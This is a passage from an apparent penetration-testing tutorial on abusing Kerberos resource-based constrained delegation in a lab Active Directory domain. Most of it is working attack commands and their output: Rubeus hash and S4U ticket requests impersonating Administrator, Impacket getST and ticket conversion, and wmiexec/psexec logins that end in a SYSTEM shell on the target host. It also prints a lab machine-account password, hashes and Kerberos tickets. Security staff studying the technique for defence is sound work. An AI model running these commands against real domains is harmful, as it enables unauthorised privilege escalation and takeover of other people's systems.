Command Prompt
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>Rubeus.exe hash /domain:purple.lab /user:DESKTOP-Pentestlab$ /password:UbTwJR70zFtkGNv

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Calculate Password Hash(es)

[*] Input password             : UbTwJR70zFtkGNv
[*] Input username             : DESKTOP-Pentestlab$
[*] Input domain               : purple.lab
[*] Salt                       : PURPLE.LABhostdesktop-pentestlab.purple.lab
[*]       rc4_hmac             : 36A4D0AC43333669A4E7289CA41EAF6A
[*]       aes128_cts_hmac_sha1 : 75EF66F21DFBCAA29B5F1D72F59D804B
[*]       aes256_cts_hmac_sha1 : 7500360427B701852BB84B58ED03ED31A7EA618B2BF5EE83B24D3005B20125BA
[*]       des_cbc_md5          : 52D331BA0B20CBD0
```

Calculate Hash – Machine Account

Request Service Ticket

The machine account "*DESKTOP-Pentestlab$*" has constrained delegation rights and therefore Rubeus can be utilized to request a service ticket for the Common Internet File System (CIFS) on behalf of the administrator account. This is achieved by using the Service for User (S4U) Kerberos extension which has the capability to request service tickets on behalf of a user. Since the ticket that will be issued will belong to the administrator account it could be used to access the host as an elevated user by authenticating via Kerberos. The initial ticket will be requested for the machine account that was created for delegation (DESKTOP-Pentestlab$).

```
Rubeus.exe s4u /user:DESKTOP-Pentestlab$
/aes256:7500360427B701852BB84B58ED03ED31A7EA618B2BF5EE83B24D3005B20125BA
/impersonateuser:Administrator /msdsspn:host/hive.purple.lab /altservice:cifs
/domain:purple.lab /nowrap /ptt
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>Rubeus.exe s4u /user:DESKTOP-Pentestlab$ /aes256:7500360427B701852BB84B58ED03ED31A7EA618B2BF5
EE83B24D3005B20125BA /impersonateuser:Administrator /msdsspn:host/hive.purple.lab /altservice:cifs /domain:purple.lab /n
owrap /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: 7500360427B701852BB84B58ED03ED31A7EA618B2BF5EE83B24D3005B20125BA
[*] Building AS-REQ (w/ preauth) for: 'purple.lab\DESKTOP-Pentestlab$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFRDCCBUCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYW
KjggQAMIID/KADAgESoQMCAQKiggPuBIID6sQkKbXhckaRjmO7F7fzTyu2vytwXmEPj244DVFhpxjeOsbndFuMJyoFumSnLdK/OSh+Wmazjtvd8LZi0tsyO7
omoEkwhlW+67Tm1GCP5NWWcFeNyva8BM0wnluOjHMtb5PBEnkdTOLxLlxALCHeMP3Vlz9nnmvHIx1B0pg4+gmHup9niie6Jb49pZa1GJXKW7Hltkku+BIcUv
ydN1CH8CHLU+0Sjhgruqi UeZz09hJkF06LslzFqY6Kzd+81dhLwoUhbCM9381mx3ZWueAQpTwEMerhbNehdpHUZLywylAvEp+VWHYSVT5oHUKvyG5M1WBMa3
6zJBG6ih/72xApxyAQEXbrPk4E1NfTcba4mZnBJC4gTDd3z4lJAWAPZNSTTIHRZFQFgNW3XWghhphFiQlBBcekXKZXeUvNJYFRCMcaymcIoWbCJudsD0EZGZ
go8Dgz6dWpEltKSWWi+eudtyfl4jnUdAaDNaOWJVGHSIgxkgmO5CBhAG8l1dktiTbr2n9xKFsbct1sNEgS1JojxfBqFPSEGf7odZIsbnyesMC4vjHzrKQP7N
```

TGT Request – Machine Account

Using the Service for User action a ticket will be requested to the Kerberos Distribution Center (KDC) of the current domain controller for the Administrator account.

```
[*] Action: S4U

[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2self request for: 'DESKTOP-Pentestlab$@PURPLE.LAB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'DESKTOP-Pentestlab$@PURPLE.LAB'
[*] base64(ticket.kirbi):

      doIFRjCCBUKgAwIBBaEDAgEWooIEWzCCBFdhggRTMIIET6ADAgEFoQwbClBVUlBMRS5MQUKiIDAeoAMCAQGhFzAVGxNERVNLVE9QLVBlbnRlc3RsYW
Iko4IEFjCCBBKgAwIBF6EDAgEBooIEBASCBADyYiq6PutqHwbg/LTT2hvjQNPTTZUwrb/ar4b4BZvskOFYb/TjGHplJBpHCl1CI3KFlAHtg2xb4ekcJoZwu2
GOFaQAsFzgT0FG2pW4q3ukwS5KBsvj7tXP30Ctm+F+aY+3o2LKO1xFjkIxGQ7fB1zJMqLKlj3AiiHar7994Pjt9UtugtkTElUKXgfyyUIjkD32rcWmHZKJzt
6yWjt4czFC+JF1OYWOf9RXcSuSwBA7ml27Ri2633r2tYSFdbZmy45KLqC/LLOxu6tGksxR+P2XgQe6fms34EtJEv+9eABGn1a32621w2xmZ9MipH/uqWPKSg
4E+8yKwpM1trNTT1YnZEhImpQgpj2QwUR6Mwb4ZON5lvDrReshhTYl3NlgpKtSyiKuw9I++UNAHAmGTFqvrBncbhpLWeuAic6+pZ+c+oWS0gkPlZAILqOT4K
YxoWLvpMgvOYXR6zl0N/YOA24Zk6oBh/ALgpkBABqvIxy6nD9oujOoOmbSYYEj5CNPh8bHjofH812iTPjLy+hVx9XoxFcnEtUq5pecW7QNeIDCTpuWrjlWP9
gFKE4Lmer4F8ELBTV+RGNAdt9G8H4XsXcfpDCUO80JwAOi3WktHvrOL7JFWppqekDVfQbfaXzBLQLS5NkqNUpRUpW1690KO3scXh3WwWVAY6i45BUMENNuoj
DVzM6EjVxj4Pj7El7gdd63qU4pyUJNWAaX0Ah2UVzxM3/Hc6sS5rx9FIX1j4YJSX3hWP40Y97j4B6IpbvZI/En010bSLp51UEDafbZ34FtrTMzSh52CKiFdz
XrTwghjOF2TX5J2vKuMjnxDxx0mJAbc8IpJcj8OnbSaK0yacrb7zkGZESkVMRGL3IjSIpwP3OrpkO2/joQoxjwLF3SGKyWjhl+g+drBhEvAFabRzAZaMQIIB
o6D2p1nMI+JQj2CZU+pUtk7EylW2/jGFyNiAQp/rNQi2GdW3hPzLVPTbMCQY3eokUCqzQTCdl9qorgIH/jOfkj4u/QP3ONCDw8UsipBg7TEhtTjng+f4ZWhg
Bt2jUxkZ0H+7DSrdhEwrJFnt8bSSMmIAv029+VTLL+Bmrjw4hek07+LrkDuE7ZxNPLfrd/v+Blmd/4GJfn3t3MGKxzpZ6r504wDOboBlBdei0oDKRPKXZ62f
b4ncbN9PYtbM6XcaKey41ukEevwJF6Enw/+wCKUMKkxvctoBX6r5fpehEZUWHFnBs2gZPvlgp3Qvr4AT66IPcsS/FJZHvGVC8lHTFILoy0ttXdWXRUnRpmTr
AdK41vbK5cOX7qLgrz/HCXM4N3InptmNDqPw01i1H0Ec/qeBli65M74Iy98Cx2GJERAz4aiODU/FH7SspRo4HWMIHToAMCAQCigcsEgch9gcUwgcKggb8wgb
wwgbmgGzAZoAMCARehEgQQCoBI2YTLPjBKMeP3dVjy+6EMGwpQVVJQTEUuTEFCohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAAKEAAKURGA8yMD
IxMTAwNjIwMzYwMVqmERgPMjAyMTEwMDcwNjM2MDFapxEYDzIwMjExMDEzMjAzNjAxWqgMGwpQVVJQTEUuTEFCqSAwHqADAgEBoRcwFRsTREVTS1RPUC1QZW
50ZXN0bGFiJA==
```

Administrator TGS

Finally using the Kerberos extension S4U2proxy a ticket will be requested for the CIFS service on behalf of the administrator account. It should be noted that even though the requested ticket will not be marked as forwardable it could still be used to access the service.

```
[*] Impersonating user 'Administrator' to target SPN 'host/hive.purple.lab'
[*]   Final ticket will be for the alternate service 'cifs'
[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2proxy request for service: 'host/hive.purple.lab'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/hive.purple.lab':

      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
NpZnMbD2hpdmUucHVycGxlLmxhYg==
[+] Ticket successfully imported!
```

Ticket for CIFS Service

The above process can be conducted directly from Impacket by utilizing the "*getST*" python utility. Compare to Rubeus the tool doesn't need to hash value of the machine account password but the plain-text. A service ticket can be requested by executing the following command:

```
getST.py -spn cifs/hive.purple.lab purple.lab/Desktop-Pentestlab\$ -impersonate
administrator
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ getST.py -spn cifs/hive.purple.lab purple.lab/Desktop-Pentestlab\$ -imper
sonate administrator
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

Password:
[*] Getting TGT for user
[*] Impersonating administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

┌──(kali㉿kali)-[~/impacket/examples]
└─$
```

CIFS Ticket – getST

The ticket will be saved as .ccache in the current working directory.

Convert Ticket

The final ticket granting ticket (TGT) from Rubeus are based64 encoded. In order to be used for Kerberos authentication the ticket needs to be in .ccache format. Executing the following command will decode the ticket and write the output into a .kirbi file.

```
echo "base64" | base64 -d > admin.kirbi
```

Base64 – Kirbi Ticket


Impacket contains a python utility which can convert Kerberos tickets that have the .kirbi extension to .ccache.

```
ticketConverter.py /home/kali/admin.kirbi admin.ccache
```

Ticket Converter – kirbi to ccache

The “*KRB5CCNAME*” environmental variable should be set to the location of the .ccache ticket in order to use the ticket from cache during Kerberos authentication.

```
export KRB5CCNAME=/home/kali/admin.ccache
```




Environmental Variable – Kerberos Ticket

Access via Kerberos Authentication

Obtaining a ticket which belongs to an administrator account means that it could be used to access the target service from an elevated point of view. Both “*wmiexec*” and “*psexec*” from Impacket support Kerberos authentication and therefore could be utilized to access the host as Administrator or SYSTEM completing the privilege escalation scenario.

```
wmiexec.py -k -no-pass purple.lab/administrator@hive.purple.lab
```



wmiexec – Kerberos Authentication

Executing "*psexec*" will create a service on the target host and it is not considered opsec safe. However it could be executed by specifying the administrator account and the target host with the "*-k*" and "*-no-pass*" flags to use Kerberos authentication.

```
psexec.py -k -no-pass purple.lab/administrator@hive.purple.lab
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ psexec.py -k -no-pass purple.lab/administrator@hive.purple.lab
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

[*] Requesting shares on hive.purple.lab.....
[*] Found writable share ADMIN$
[*] Uploading file peHpLhbA.exe
[*] Opening SVCManager on hive.purple.lab.....
[*] Creating service RKwD on hive.purple.lab.....
[*] Starting service RKwD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
Hive

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

psexec – Kerberos Authentication


Alternatively using the same flags and the target host only.

```
psexec.py -k -no-pass hive.purple.lab
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ psexec.py -k -no-pass hive.purple.lab
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

[*] Requesting shares on hive.purple.lab.....
[*] Found writable share ADMIN$
[*] Uploading file vnCZntJk.exe
[*] Opening SVCManager on hive.purple.lab.....
[*] Creating service QeBR on hive.purple.lab.....
[*] Starting service QeBR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

psexec – Kerberos Authentication

YouTube



Watch Video At: https://youtu.be/VhbNYwLlu10

References

- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- https://shenaniganslabs.io/2019/08/08/Lock-Screen-LPE.html
- https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/
- http://www.harmj0y.net/blog/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/
- https://chryzsh.github.io/relaying-delegation/
- https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/
- http://blog.redxorblue.com/2019/12/no-shells-required-using-impacket-to.html
- https://github.com/Kevin-Robertson/Powermad
- https://gist.github.com/3xocyte/4ea8e15332e5008581febdb502d0139c
- https://github.com/nccgroup/Change-Lockscreen